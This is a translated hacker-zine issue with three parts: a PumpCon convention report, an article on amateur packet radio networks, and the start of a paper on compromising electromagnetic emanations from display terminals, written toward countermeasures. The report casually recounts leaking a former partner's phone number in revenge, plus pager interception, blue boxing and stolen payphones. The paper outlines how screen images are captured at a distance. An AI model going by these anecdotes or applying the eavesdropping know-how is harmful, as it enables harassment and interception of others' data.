(Для тех, кто не в курсе: когда-то у меня была небольшая компания под названием Comsec. Одним из моих партнёров был Кен Шулман — довольно сложный новоиспечённый кусок @#!*. Что-то у нас с Кеном не заладилось по ряду причин, и мы его уволили. Кен обозлился. Он пытался навредить каждому из нас разными мелкими способами. В отместку я дал его личный номер MOD через информационный канал MOD — Renegade Hacker. Однажды «маленького шулова» позвонили Wing и Corrupt. По словам нескольких людей, этот звонок был записан MOD. На этой ныне легендарной плёнке озлобленный Шулман якобы рассказал MOD историю о том, как мы в Comsec занимались преступлениями, наркотиками и сдавали всех федералам. Это тот самый Кен Шулман, у которого полиция Хьюстона конфисковала BMW, когда в нём обнаружили 400 таблеток экстази, после чего он ушёл в подполье. Но я отвлёкся. Уже примерно два года пытаюсь раздобыть копию этой плёнки

— посмотреть, не сказал ли он чего-нибудь, что можно было бы использовать в суде против Comsec, и передать её в ФБР, если он вмешивался в текущее федеральное расследование. Да, я его ненавижу.)

Это тоже разозлило Уинга. Наверное, я испортил сюрприз. «Никаких плёнок я играть не буду, чтобы ты мог засудить Шулмана».

«Жаль», — сказал я.

«Ну так вот, я хочу, чтобы ты знал: завтра, когда это случится, ты будешь знать», — сказал он.

«Ну, значит, подождём до завтра».

«Да, подождём».

«Ага. Значит, подождём».

«Ты думаешь, ты такой крутой, но ТЫ — МУДАК!» — заорал он.

Отлично, сейчас получу в морду. «Ну, приятно, что у тебя есть своё мнение».

«ТЫ КОНЧЕНЫЙ МУДАК!»

Может, я должен был сам злиться и бить первым, но единственное, что я чувствовал — усталость, и я был готов принять лошадиную дозу аспирина, запить ночным сиропом от простуды и антибиотиками. «Ну, до завтра».

К тому моменту, наверное, все поняли, что кровавого спорта не будет, поэтому кто-то схватил Уинга, и они ушли. Ophie крикнула им вслед: «Некоторые люди такие засранцы».

«Ну и развлечение», — сказал я оставшимся. — «Но, увы, пора спать». Я зашёл к Noelle, стрельнул у неё аспирин и рассказал душещипательную историю, потом вернулся к себе и вырубился.

ВОТ ОНА, ЗНАМЕНИТАЯ ИСТОРИЯ ERIKB ПРОТИВ THE WING. ВОВСЮ ТОРЖЕСТВУЕТЕ?

В ту ночь VaxBuster и другие пытались вскрыть электрощиток, но были остановлены бдительным гражданином. «Я СЕЙЧАС ИНАЧЕ СПУЩУСЬ К АДМИНИСТРАТОРУ!»

Тем временем Sabre сидел на холоде всю ночь, вливая в себя алкоголь до состояния забытья и не спуская острого, хотя и налитого кровью глаза с потенциальных федералов.

На следующий день все собрались в номере Red Roof Inn, арендованном под Конференц-зал. (Как хитро: устроим это в гостиничном номере и назовём конференц-залом.)

Все набились в этот номер, с нетерпением ожидая начала. Ждали. И ждали. И ждали. Прибыло несколько новых гостей: Strat со своей девушкой, Dr. Freeze (в прошлом — Wizard 703 из знаменитого ролодекса, Keep on Phreakin'!), и Zar, которому удалось слететь с 3-го автобуса прямо у гостиницы — он саданул сорокоушку и закурил прямо рядом с водителем.

Наконец, примерно через 7 часов, я решил, что, пожалуй, мне стоит просто что-нибудь сказать. Я вскочил и быстро рассказал в общих чертах о технологии коммерческой пакетной радиосвязи. Вкратце поговорил о RadioMail и CDPD, а также о EMBARC — и показал, как сосать сообщения из пейджера Newstream. Затем я отправил сообщение со своего ноутбука из ARDIS через шлюз Sprintnet, через outdial на коммутируемый доступ к терминальному серверу в интернете, и из одного аккаунта написал сам себе на RadioMail, который потом переслал это мне на мой HP95 по RAM. Не знаю... мне казалось, это круто.

После выступления мне вручили награду: пустую коробку от порно-видео. Придурки даже не додумались вложить кассету! Я положил туда библию и засунул обратно в ящик.

GreyAreas встала следующей и немного рассказала о своём журнале, а затем в искренней просьбе попросила того, кто её беспокоит, прекратить. Многие в зале казались равнодушными к её делу, что её очень расстроило. Она сразу же ушла. Надеюсь, я был не единственным, кому было её немного

жаль.

Не хочу никому портить праздник, но, ребята, шалости в сети — это одно, а вот как только вы начинаете лезть в чужой бизнес, люди пойдут в ФБР. Запомните это. [Лично я думаю, что есть примерно 4–5 конкретных людей в сети, которым срочно нужно повзрослеть, иначе они окажутся в одной камере с Phiber, хотя, судя по всему, именно этого они и хотят.]

Справедливости ради: людям, решившим выйти в сеть, нужно напомнить, что СЕТЬ — НЕ РЕАЛЬНА! СЕТЬ — НЕ РЕАЛЬНАЯ ЖИЗНЬ. ЕСЛИ СЕТЬ ПУГАЕТ ВАС ИЛИ БЕСПОКОИТ — ВЫКЛЮЧИТЕ ЧЁРТОВ КОМПЬЮТЕР! ПОЙДИТЕ НА ДРУГОЙ КАНАЛ! ПОИГРАЙТЕ В MUD! ПОЧИТАЙТЕ НОВОСТИ! Если это не успокаивает — идите в AOL.

Следующим выступал кто-то, кого я не знал и, к сожалению, так и не познакомился. Зато его девушка была ГОРЯЧЕЙ! [Если он читает это — передай ей, что я сказал «привет».]

Он рассказал всем о неприятностях прошлогоднего Pumpcon. Я заметил во время его рассказа, что прошлогодние неприятности начались именно тогда, когда все прочитали файл The Visionary. Я предложил провести полуночный сеанс и зачитать его вслух, чтобы нас всех тоже арестовали.

Ixom наконец добрался до собственного кона и произнёс пару слов о людях, которые всё ещё ждали приговора с прошлого года.

Последним выступал VaxBuster — он рассказывал о чудесном мире Blue Boxing. Да, Вирджиния, способ боксировать существует. Люди такие наивные. Очевидно, я не единственный, кто читал мануалы CCITT и знает частоты сигнализации в других странах или знает об «International Direct» номерах. Ого.

После конференции несколько человек пошли есть пиццу и получили худшее обслуживание в моей жизни. Грандиозно. Мы компенсировали это, развлекаясь: лазерными указками выцеливали «жертв» и ржали как идиоты, ставя точки им на лбы.

После еды все уже начали пить. Люди стягивались к конференц-залу для большой вечеринки. Когда я выходил туда, The Wing подошёл ко мне и сказал, что хочет поговорить. Мы зашли ко мне в номер, и он сказал, что слышал, что сказала GrayAreas раньше, и хочет дать понять, что это не он. Я сказал: ему нужно говорить это ей, а не мне.

Я добавил: если он не причастен ко всем делам, которые творятся в сети, то у меня к нему нет претензий. Я сказал, что в прошлом у него были очень плохие выборы друзей, но, надеюсь, в будущем он будет рассудительнее.

Мы все вернулись в конференц-зал. Wing вышел поговорить с GrayAreas. Пока они говорили, я краем уха услышал разговор о таксофонах.

[без имён с этого момента]

Похоже, у одного парня было много телефонов, и несколько человек отправились купить их. В итоге попали на самую убогую вечеринку в Пенсильвании: четыре человека и бочонок пива. Телефоны якобы продавались по 75 долларов и были ещё в коробках. Новые.

Обратно на конференции один из незадачливых покупателей телефонов решил взять свой аппарат в конференц-зал и похвастаться. Там все хихикали и восхищались им, потом он понёс его обратно — положить в машину. По дороге его схватил полицейский и арестовал. Полицейский затем обыскал машину, куда собирался положить телефон, нашёл немного травы, арестовал хозяина машины и отправил её на штрафстоянку.

[анонимная часть заканчивается]

После этого копы нагрянули в конференц-зал и начали докапываться до людей там. Один замечательный коп обнаружил мою Порно-Библию и заорал на толпу: «Богохульники! Как вы могли такое сделать? Вы больные!»

Ixom, готовый к драке, начал орать на начальника полиции по телефону. Начальник полиции сообщил, что, может быть, хотел бы, чтобы симпатичные офицеры привезли его в участок для разбора жалоб. Ixom решил, что это излишне.

После взаимодействия с полицией люди разбежались из конференц-зала по своим номерам. Не успели они дойти, как полиция решила расследовать «несколько жалоб на шум» в Comfort Inn. Обыскали номер Ophie, «Комнату с дурью» на 1-м этаже и ещё несколько.

Пока всё это безумие происходило снаружи, я сидел у себя в номере и давал интервью GrayAreas для её журнала. Наверное, самое длинное интервью в моей жизни. Надеюсь, в итоге я буду выглядеть не большим придурком, чем есть на самом деле.

После интервью я узнал все подробности общения с полицией от толпы людей, собравшихся у моего номера. Несколько человек заметили: «А почему В ВАШЕМ номере не было обыска?» У меня не было ответа — разве что, может, он оплачен корпоративной AmEx и не похож на «хакерский». (Нет, просто потому что я работаю на правительство... спросите Agent Steal. Блин.)

После этого бардака я лёг спать. Да.

На следующее утро, ожидая столика в Denny's, мы заметили, что какие-то старые мужики с пивом заходят в «конференц-зал» и выносят вещи. Куча ребят сбежалась проверить — и что оказалось? Эти старые мужики были не просто пьяными дедками, а Отделом по компьютерным преступлениям государственной полиции Пенсильвании. Они вели наблюдение за конференцией из соседнего номера и слышали всё. Круто. Два года подряд. Может, в следующем году захотят понаблюдать ЦРУ и АНБ. Не терпится дождаться.

Потом я поехал домой.

Топ 10 вещей, усвоенных на PumpCon

The Wink

```
10) Отели не любят, когда в вестибюле больше 40 человек

 9) Это не «мадам», это Дорис

 8) «У GrayArea есть немало серых зон»

 7) Greyhound ненавидит Zar

 6) Кому нужны выступающие, которые являются?

 5) SnatchBuster!

 4) «Богохульники, как можно засунуть Святую Библию в коробку
    от порнофильма!»

 3) Geezer Narc!

 2) Не ставьте condor и erikb в одно пространство

 1) Не носи открытые таксофоны по конференции
```

PUMP CON][

Неофициальный список участников

Я накидал это за выходные, и некоторых людей, которые точно были, я не записал. Некоторые могут быть в списке дважды. Разбирайтесь сами.

Пока мы ждали прибывающих, придумали шкалу крутизны/ламерства. Если вы получили «+l» — это значит, что вы словили «ламерский балл» за то, что назвали чьё-то настоящее имя или раскрыли реальные данные. В основном — это болтать вслух перед теми, кому это знать не нужно. Конечно, это легко, когда все всех знают, но если бы я реально постарался, насобирал бы на людей столько реальных данных, что было бы страшно. С другой стороны, если вы были реально скользкими и хитрыми — получали «+e», балл элиты. По мере прибытия народа я бросил это занятие, потому что все разбрелись, и только те, кто был рядом со мной, рисковали получить +l. Считайте это рейтингом безопасности. Чем больше +l — тем легче было вытащить из человека информацию.

Список составлен в порядке встреч. Примерно первая половина — в хронологическом порядке, потом я потерял нить и записывал имена как придётся.

```
Grayarea
Noe11e (Да, она существует)
Okinawa (+e)
Reive (приписан к Fed-Man)
Ophie (+l+l+l+l+l+l.. идею поняли)
Lgas (+l)
Loki (+l, но он старался..)
Jello Man
Evak
CarlCory
SubEthan (+l)
Bernie S. (+l, Элитный чувак с гарнитурой)
Jamie
DRobinson
iXom (опоздал на 5 часов)
Nick-O (+e, завёл стюардессу)
FreeJack
MadCap (С элитной шляпой)
Condor
Jay Farnam
ShortWave
ErikB (+e, хорошая речь)
C-Curve (+e)
Cuttle Fish
Vax Buster (+e+e за защиту личных данных, хорошая речь)
Syntor
LudiChrist (+l, +e за уход от офицеров)
Optic Nerve
Scourge (+l)
Great One (+l, +e за спокойствие в полицейском участке)
Dave (+l+l, Не используй настоящее имя)
Phil (+l+l, что это, конференция настоящих имён?)
Juanka (+l Этот парень странно себя вёл..)
Rogue
NtStriker (+e за то, что в него стреляла полиция)
Wierdo
DreamScriber
Randy S. Hacker (+e за крутую тачку и бесплатное пиво)
Count Zero
Typhoid Mary (Прилипла к TaquilaHeadPaint)
Ragent
The Wing
Stranger (+l за то, что поверил, что в NtStriker стреляли)
RedAlert
Zar (+l за три вылета с автобусов)
Dr. Freeze
Strat
```

Anonymous Caller
KL (+e за то, что остановился в Knights Inn)
Mad Dog
Odd Ball
Hoog
Decimator (+l, настоящее имя)
Time Lord (+e, хорошая речь)
Albatross
Saber
Tristan
Grimm
Male Havoc
MrG (+l+l за арест, +e за то, что не сдал никого)
The Dark Tangent (+l, за составление этого списка)

Любительская радиопакетная сеть

Автор: Larry Kollar, KC4WZK

> *... Когда низкоорбитальный спутник входит в зону приёма, система Джима автоматически начинает работу. Компьютер скачивает вторую половину снимка, сделанного CCD-камерой спутника, — первая половина была получена на предыдущем витке. Затем компьютер забирает список новых файлов с бортовой BBS и загружает электронную почту Джима...*

Это законно.

> *... Мама говорит по телефону, но Ронда выходит на местную BBS по радио. Она заходит почитать сообщения из всемирной сети и письмо от подруги по переписке из Великобритании...*

Это не Internet.

> *... 23:30, и местный конференц-узел кипит. Двое пытаются разобраться с компьютерной проблемой, когда местный эксперт выходит на связь с идеями. Вскоре подключаются ещё трое, и завязывается оживлённая дискуссия...*

Это происходит прямо сейчас.

Пока Internet стремительно рос под громкие фанфары, радиолюбители («хэмы») по всему миру тихо строили собственную сеть — любительскую радиопакетную сеть. Как и Internet, пакетная сеть имеет развитый компонент TCP/IP и открыта для всех, кто может получить к ней доступ. В отличие от Internet, получить доступ очень легко для любого, у кого уже есть лицензия радиолюбителя.

Пакетная сеть организована довольно свободно и строится и поддерживается волонтёрами. Её базовый строительный блок — это LAN (по сути MAN, то есть городская сеть, но терминология никогда не бывает точной на 100%), которые координируются местными или региональными клубами. LAN занимает определённую радиочастоту (или канал, если угодно :-), как правило, в диапазоне VHF или UHF, в пределах определённой территории. Отдельные хэмы и региональные организации обеспечивают связь между LAN для коммуникации за пределами местной зоны.

Работа LAN во многом напоминает Ethernet: ваш передатчик ожидает освобождения частоты, а затем передаёт пакет. Это позволяет одновременно поддерживать несколько соединений. Большинство пакетных систем сами по себе могут поддерживать до 10 одновременных соединений, однако эта возможность используется редко.

Оборудование для пакетного радио

Хэмам, желающим использовать пакетное радио, нужны три вещи:

• **Радиостанция** (разумеется). Большинство LAN работает в двухметровом диапазоне (144–148 МГц, с концентрацией пакетных частот около 145,0 МГц и 145,6 МГц). Многие хэмы приспосабливают для пакетной работы старые коммерческие или любительские радиостанции с кварцевой стабилизацией.

• **TNC (Terminal Node Controller — терминальный узловой контроллер)**. Это интеллектуальное устройство, содержащее пакетный модем, аналогичный по устройству проводному (телефонному) модему, и микрокомпьютер, обеспечивающий сетевой интерфейс. Существуют и другие варианты: простой радиомодем, подключаемый к ПК (сетевой интерфейс в этом случае реализуется программно), а также мультирежимные контроллеры, поддерживающие другие цифровые виды связи, популярные среди хэмов. Тем не менее большинство хэмов используют TNC, поскольку они дёшевы (чуть больше 100 долларов) и широко доступны.

• **Терминал или ПК с терминальной или пакетной программой**. Поскольку TNC являются интеллектуальными устройствами, достаточно простого терминала или эмулятора терминала: если у него есть клавиатура, дисплей и порт RS-232, его можно использовать с TNC. Однако многие возможности (например, множественные соединения) удобнее реализовывать на компьютере со специализированным пакетным программным обеспечением.

В настоящее время большинство хэмов работают на скорости 1200 бод в двухметровом диапазоне. Это наименьший общий знаменатель в пакетном радио. Однако крупные городские районы начинают развёртывать новые LAN в любительском диапазоне 420–450 МГц; большинство из них используют в качестве минимума 9600 бод. Со временем, по мере роста популярности пакетного радио, 9600 бод станет начальным уровнем.

Когда многие межсетевые каналы работают на скорости 56K бод, а некоторые достигают 2M бод, почему подавляющее большинство хэмов по-прежнему использует 1200 бод? Отчасти проблема техническая: чтобы получить надёжную работу на скорости выше 2400 бод, необходимо подключиться к «внутренностям» радиостанции, минуя звуковые каскады как на передачу, так и на приём. Отчасти проблема социальная: все используют 1200 бод, зачем тратить лишние деньги на то, чем нельзя воспользоваться? Техническая проблема решена — можно купить «цифровые радиостанции» в виде конструкторов и готовых изделий со встроенным обходом звуковых каскадов, — но хэмам потребуется ещё несколько лет или веская причина, чтобы отказаться от старого оборудования и перейти на более высокие скорости.

Местные коммуникации

На LAN найдётся много интересного на местном уровне. Люди и клубы держат BBS, конференц-узлы и личные почтовые ящики. Большинство BBS настроены так, чтобы в поздние ночные часы, когда нагрузка мала, отправлять письма и отдельные бюллетени (аналоги статей групп Usenet) в личные почтовые ящики. Хэм, пользующийся такой схемой, просто заходит в личный почтовый ящик, чтобы получить свою «порцию» за день, не беспокоясь о помехах и задержках распространения сигнала.

Как правило, хэм, желающий добавить компонент в LAN, просто разворачивает его и сообщает об этом на местных BBS. Например, недавно один мой знакомый в нашем регионе создал BBS «QUOTES», предназначенную для обмена цитатами и забавными историями. Возможно, к моменту выхода этого номера Phrack у меня будет система Xenix, доступная для входа по радио.

В большинстве районов локальные сети используют AX.25 (подмножество X.25, разработанное хэмами специально для пакетного радио), хотя TCP/IP становится популярным в некоторых местах. Об этом я расскажу подробнее ниже.

Объединяя всё воедино

Одна LAN полезна сама по себе, но НАСТОЯЩАЯ мощь приходит от их объединения. Связывание LAN в глобальную сеть даёт Internet его силу; то же справедливо и для пакетной сети. Благодаря межсетевым каналам мы можем отправлять электронную почту по всей стране (и во многие зарубежные страны), публиковать статьи (бюллетени) для широкого чтения и даже вести текстовые переговоры на большие расстояния — с некоторыми ограничениями.

Как это устроено? Поскольку многие городские районы поддерживают дюжину и более LAN, они обычно соединяются высокоскоростным UHF-оборудованием с использованием TCP/IP. Атлантская группа GRAPES разработала систему на 56K bps; некоторые экспериментальные каналы в микроволновых диапазонах работают со скоростью до 2 Мбит/с!

Для дальних каналов многие районы опираются на частоты КВ (коротковолнового диапазона). Поскольку FCC ограничивает пакетный КВ до 300 бод (да, вы не ошиблись — 300 бод), а КВ-частоты зачастую очень зашумлены, это медленный и мучительный процесс. Удивительно не то, насколько это медленно, а то, что это вообще работает!

По этой причине многие дальновидные хэмы обращаются к пакетным спутникам для дальних каналов. Преимущества включают относительно чистые частоты, скорости передачи данных 9600 бод и предсказуемость; главный недостаток в том, что спутников просто недостаточно для обработки всего трафика, который необходимо передавать, — пока что. О пакетных спутниках я расскажу подробнее ниже.

AX.25, TCP/IP и всё остальное

Пакетная сеть выросла из нескольких различных экспериментов с радиосетями, что оставило нам несколько сетевых протоколов. Безусловно, самый популярный протокол — AX.25, встроенный в тысячи и тысячи TNC и других пакетных контроллеров. AX.25 в реализации большинства любительского оборудования поддерживает до 10 одновременных соединений и возможность «дигипитинга» пакетов. Дигипитинг (DIGItal rePEATING — цифровое ретранслирование) — один из способов увеличить дальность связи пакетной станции: если вы не можете напрямую связаться со станцией, с которой хотите говорить, можно часто выполнить дигипитинг через промежуточную станцию. Одна из проблем состоит в том, что каждый раз приходится вручную прокладывать маршрут. Другая проблема в том, что последовательность «отправка-подтверждение» должна проходить через весь канал целиком. Дигипитинг более чем через одну-две станции — верный способ раздражить других пользователей LAN и ненадёжен сам по себе. Соединение работает следующим образом:

```
          ---send---\    /-------->
station1            digi           station2
          <---------/    \-- ack --
```

Одно популярное улучшение дигипитера — K-узел (K-node), разработанный Kantronics (производителем пакетного оборудования). K-узел устанавливает два канала: один между вами и узлом, другой — между узлом и другой станцией. У каждого канала собственный цикл «отправка-подтверждение», поэтому проблема в одном плече соединения не требует повторной отправки пакетов через всё соединение целиком — только через то плечо, где пакет был искажён. Это соединение работает следующим образом:

```
          ---send---\      /--send-->
station1            K-node           station2
          <--ack----/      \-- ack --
```

K-узел разделяет один недостаток с дигипитером: вам всё равно приходится вручную строить собственное соединение. Здесь на сцену выходят высокоуровневые протоколы.

Я уже упоминал TCP/IP. Да, он у нас есть. Сеть `44...*` выделена исключительно для пакетных операций любительской радиосвязи. Имя сети — `ampr.org`. Поскольку TCP/IP не встроен в ПЗУ TNC, необходим какой-либо персональный компьютер. Большинство из них подходят — ПК, Mac, Amiga, Atari — все имеют программное обеспечение для работы в TCP/IP-сети. Если вы когда-либо использовали бесплатный пакет KA9Q NOS (или один из его производных), вы работали с программным обеспечением, разработанным хэмами для хэмов. TCP/IP позволяет любителям создавать всевозможные интересные эксперименты, например организовывать «червоточины» через Internet для ретрансляции трафика между удалёнными LAN. В некоторых частях страны также имеется доступ к электронной почте через Internet/пакет.

Существуют и другие «умные» сетевые протоколы с широким распространением. NET/ROM — один из наиболее популярных. Каждый узел NET/ROM хранит таблицу слышимых узлов и маршрутов к каждому из них, устраняя необходимость ручной маршрутизации. Одна из проблем NET/ROM состоит в том, что во время прохождений, когда условия распространения улучшаются, сигналы VHF и UHF могут распространяться на сотни миль за пределы нормальной дальности. («Прямая видимость»? Ну да, конечно — один мой знакомый из северной Джорджии устанавливал связь с людьми из Линкольна, штат Небраска, на двух метрах с оборудованием, которое он возит в своём грузовике.) После прохождения узлы NET/ROM оказываются переполнены информацией об удалённых узлах, которые они больше не слышат.

Фрикеры в аудитории, возможно, найдут интересным протокол ROSE. ROSE строит адреса на основе схемы кода города/префикса NANP. Если человек использует ROSE и вы знаете его позывной и номер телефона, вы обращаетесь к нему по адресу `VIA AAAPPP`. К сожалению, ROSE не имеет достаточного распространения, чтобы стать общенациональной сетью.

Существуют и другие сетевые протоколы, например TheNet и ряд других. Однако я ожидаю, что TCP/IP через несколько лет заменит большинство, если не все конкурирующие протоколы.

Пакетные спутники

Вот кое-что, чего нет в Internet. Возможно, часть трафика Internet и проходит через спутники, но прямой контакт?

С 1959 года любители запустили на орбиту почти 30 спутников. Почти 20 из них до сих пор в строю — и большинство из них хотя бы частично предназначены для пакетных операций.

С точки зрения пользователя существует два разных типа пакетных спутников: одни используют FSK (частотную манипуляцию) на 1200 bps, другие — FM на 9600 bps. Нынешняя орбитальная группировка разделена примерно поровну — около полудюжины каждого типа. Большинство пакетных спутников, или «паксатов» (pacsats), созданы на основе разработки Университета Суррея в Великобритании — они небольшие и лёгкие, что минимизирует затраты на запуск. Паксаты всегда запускаются в качестве вторичной полезной нагрузки и нередко летят в качестве балласта, что ещё больше снижает стоимость запуска.

Многие паксаты оснащены бортовыми CCD-камерами, которые могут фотографировать Землю или космос и делать снимки доступными для загрузки с бортовой BBS. Другие паксаты несут оборудование, позволяющее переключать их в режим транспондера, — например, японский FujiSat, поддерживающий связь в режимах SSB и CW (азбука Морзе) по средам, или даже переключаться в режим FM-ретранслятора, как AO-21.

Для максимального использования ограниченной полосы пропускания разработано специальное программное обеспечение. Например, загрузка снимков может занимать больше времени, чем один сеанс связи (обычно 10–20 минут), особенно если другие пользователи одновременно отправляют и загружают файлы. Программа PB позволяет загружать и отправлять файлы настолько, насколько это возможно за один сеанс, а затем получать остаток при последующих сеансах. Другое программное обеспечение позволяет автоматизировать весь процесс, чтобы получать новые файлы по мере их появления, не вставая рано ради сеанса в 4 утра. PB также позволяет загружать файлы в режиме прослушивания: если кто-то другой загружает нужный вам файл, вы можете просто слушать нисходящую линию связи и позволить PB собрать файл для вас. Это хороший способ экономить пропускную способность: если файл нужен двум пользователям, только один из них должен его фактически загружать. Если в файле есть пропуски, их можно заполнить позже.

Получение лицензии радиолюбителя

В США существует пять степеней лицензий радиолюбителей; от низшей к высшей: Novice, Technician, General, Advanced и Extra. Каждая степень лицензии требует сдачи теоретического экзамена и экзамена по нормативам, а для некоторых из них также обязателен «элемент» знания азбуки Морзе.

Хорошая новость в том, что 99% возможностей пакетного радио доступны обладателю лицензии Technician. Ещё лучше то, что начиная с января 1991 года лицензия Technician больше не требует знания азбуки Морзе. «Technician без кода» привлёк в любительское радио много новых людей, в том числе хакеров и компьютерщиков из мейнстрима.

Учебные пособия доступны в Radio Shack и Американской лиге радиорелейной связи (ARRL); на мой взгляд, пособия ARRL лучше. Их можно купить в большинстве радиолюбительских магазинов или напрямую у ARRL. Чтобы получить лицензию Technician без кода, вам понадобятся учебные пособия для Novice и Technician. Материал не очень сложный для изучения; любой, кто умеет разобраться во внутренностях сети Ma Bell, без проблем справится с экзаменами на Novice и Technician. :-)

ARRL также может предоставить вам бесплатное расписание экзаменов в вашем районе. Несколько лет назад FCC передала все экзамены аккредитованным любительским группам, поэтому вы сможете найти экзамен в удобное для вас время и месте. Многие другие услуги ARRL доступны через почтовый сервер в Internet; отправьте письмо на `info-server@arrl.org` с текстом `send index` в теле сообщения.

Если и есть какие-то плохие новости, так это то, что группа фанатиков не может смириться с идеей лицензии без знания кода. Некоторые из них будут всячески досаждать хэмам без кода. К счастью, большинство из них боятся компьютеров и пакетом не занимаются. Ещё следует помнить о следующем: FCC негативно относится к нецензурной лексике, преднамеренным помехам и зашифрованным данным, передаваемым по эфиру. Небольшая плата, на мой взгляд, за возможность строить и исследовать всемирную сеть без того, чтобы Секретная служба дышала тебе в затылок.

-- конец --

Защитные меры против компрометирующего электромагнитного излучения видеодисплейных терминалов

> ***Примечание редактора:*** *Данный файл перепечатан с разрешения InterPact Press. Оригинальный документ содержит многочисленные иллюстрации, схемы и таблицы, которые в силу формата воспроизвести не представилось возможным. Редакция рекомендует читателям связаться с InterPact Press по номеру 813-393-6600 и заказать печатную копию документа за 25,00 долларов.*

Автор: Professor Erhart Moller, University of Aachen, Aachen, Germany

---

0. Введение

Компрометирующее электромагнитное излучение, испускаемое машинами или приборами, используемыми в обработке данных или в технике связи, может приниматься, декодироваться и записываться даже на больших расстояниях. Кроме того, возможно распознавание данных или информации, которые обрабатывались и передавались излучающим устройством, в виде открытого текста. Таким образом, компрометирующее излучение создаёт угрозу защите и безопасности данных.

Лаборатория коммуникационной инженерии Высшей школы прикладных наук Аахена разрабатывает защитные меры против компрометирующего излучения. Однако эти меры могут быть эффективными лишь в том случае, если они опираются на характеристики, проявления и риски компрометирующего электромагнитного излучения. Поэтому вначале рассматриваются только формы проявления и характеристики данного вида излучения.

---

1. Компрометирующее электромагнитное излучение

В данном контексте нередко говорят лишь о так называемом компьютерном излучении. Однако это лишь одна из форм компрометирующего электромагнитного излучения. Существует три типа подобных эмиссий.

1.1. Типы компрометирующего электромагнитного излучения

На рис. 1.1 показан пример произвольного электрического устройства с различными электрическими подключениями: линия электропитания, высокочастотная коаксиальная линия передачи и линия подачи хладагента с входным и выходным потоками. Данное устройство испускает три типа компрометирующего электромагнитного излучения:

1. электромагнитное излучение в форме электрических и магнитных полей, а также электромагнитных волн;

2. электромагнитные волны по внешней поверхности всех коаксиальных металлических соединений (поверхностные волны);
3. электрические помеховые токи и напряжения помех в линиях электропитания, подключённых к устройству.

Каждый из трёх типов может преобразовываться в два других. Например, поверхностные волны могут излучаться в виде полей или волн. С другой стороны, электромагнитные волны могут захватываться близлежащим проводником и распространяться по нему в виде поверхностных волн. Именно эти явления обусловливают трудность контроля над компрометирующим электромагнитным излучением и означают, что необходимо бороться со всеми его формами, а не только с одной. Электромагнитная защита от компрометирующего излучения должна охватывать все его разновидности.

1.2. Примеры компрометирующего электромагнитного излучения

Для иллюстрации трёх типов компрометирующего электромагнитного излучения рассмотрим монитор, изображённый на рис. 1.2.

1.2.1. Компрометирующее электромагнитное излучение

На рис. 1.3 показана экспериментальная установка. Видеодисплейный терминал подключён к источнику питания через силовую линию. Вокруг силовой линии размещены поглотители, так что терминал может испускать только электромагнитное излучение. Поглотители предотвращают образование поверхностных волн на силовой линии. Дипольная антенна телевизионного приёмника расположена на расстоянии 10 м от видеотерминала. На рис. 1.4 показан экран телевизионного приёмника после приёма и декодирования сигнала. Хорошо читаются не только крупные буквы «FH=AC», но и мелкие символы.

Эта демонстрация позволяет сделать следующие выводы:

• видеодисплейный терминал испускает электромагнитное излучение;
• несмотря на соответствие нормам (комитета по стандартизации), испускаемое излучение может приниматься и декодироваться на определённом расстоянии;
• электромагнитное излучение, испускаемое терминалом, может быть декодировано в читаемую информацию и символы на экране телевизора. Следовательно, данное излучение является компрометирующим.

1.2.2. Компрометирующие поверхностные волны

Видеодисплейный терминал и телевизионный приёмник расположены, как на рис. 1.5. Силовая линия терминала охвачена трансформаторным зажимом тока, поглощающим поверхностные волны. На экране телевизора вновь появляется изображение, показанное на рис. 1.4. Качество изображения зачастую оказывается лучше, чем в предыдущем случае. Другой эксперимент показал бы, что вторичные поверхностные волны могут формироваться на близлежащем проводнике. Излучение захватывается соседними проводниками и продолжает распространяться как поверхностные волны. Такие эмиссии также обеспечивают хороший приём, но практически неконтролируемы на пути распространения.

1.2.3. Демонстрация компрометирующего излучения через силовую линию

На рис. 1.6 показана экспериментальная установка для доказательства наличия компрометирующих напряжений в линии электропитания. Видеодисплейный терминал работает как генератор, ток и напряжение которого поступают в линию питания. С помощью ёмкостного зонда линии поданный сигнал может быть извлечён и подан на телевизионный приёмник.

Данный способ передачи — известная основа для систем внутренней связи или так называемых радионянь, где сигналы передаются из комнаты в комнату по бытовым силовым линиям. Как и в случае с электромагнитным излучением или поверхностными волнами, получается такое же качество изображения, как на рис. 1.4.

---

2. Факты о компрометирующем излучении

Защитные меры против компрометирующего излучения определяются не только тремя упомянутыми выше типами эмиссий, но и следующими характеристиками:

• уровень интенсивности и спектральное распределение;
• частота (частота излучения) и частотный диапазон;
• направленные характеристики излучения.

На основе этих данных определяются требуемое затухание и амплитудно-частотная характеристика защитной меры и её расположения.

2.1. Спектр излучения и уровень интенсивности

Спектральное распределение компрометирующего излучения зависит от частот, используемых для формирования изображения на экране. Регулярное повторение точек и строк порождает частоты видеосигнала и строчной развёртки, которые обнаруживаются в спектре. Однако сами по себе частоты видео- или строчной развёртки не являются компрометирующими, поскольку их знание ещё не открывает доступ к обрабатываемым данным. Если строки регулярно заполнены символами, возникает символьная частота, также различимая в спектре. Отдельный символ состоит из матрицы точек или пикселей.

Матрица символа @ показана на рис. 2.1. Электронный луч сканирует отдельные точки или пиксели строка за строкой и переключает их в яркое или тёмное состояние. Это переключение осуществляется с использованием так называемой частоты точек или пикселей. Например, наибольшая частота переключения наблюдается при сканировании центра символа @, поскольку там чередуются длинные последовательности светлых и тёмных пикселей. Из рис. 2.1 также следует, что переключение происходит медленнее, то есть частота переключения ниже, в верхней части символа @, где длинные последовательности состоят только из тёмных или светлых пикселей. Таким образом, эмиссии на частоте переключения являются весьма компрометирующими, поскольку непосредственно несут информацию о структуре изображения.

До недавнего времени использовались следующие частоты:

```
частота кадровой развёртки       45 Гц  -  55 Гц
частота строчной развёртки       10 кГц - 20 кГц
символьная частота                2 МГц -  5 МГц
частота точек/пикселей           15 МГц - 20 МГц
```

Импульсы для электронного луча формируются в видеочасти монитора — видеоусилителе. Поэтому катодная сетка кинескопа и видеоусилитель являются основными источниками излучения. Верхняя диаграмма на рис. 2.2 показывает рассчитанный спектр при катодном управлении. Он соответствует последовательности точек из центра символа @ при поточечной частоте 18 МГц.

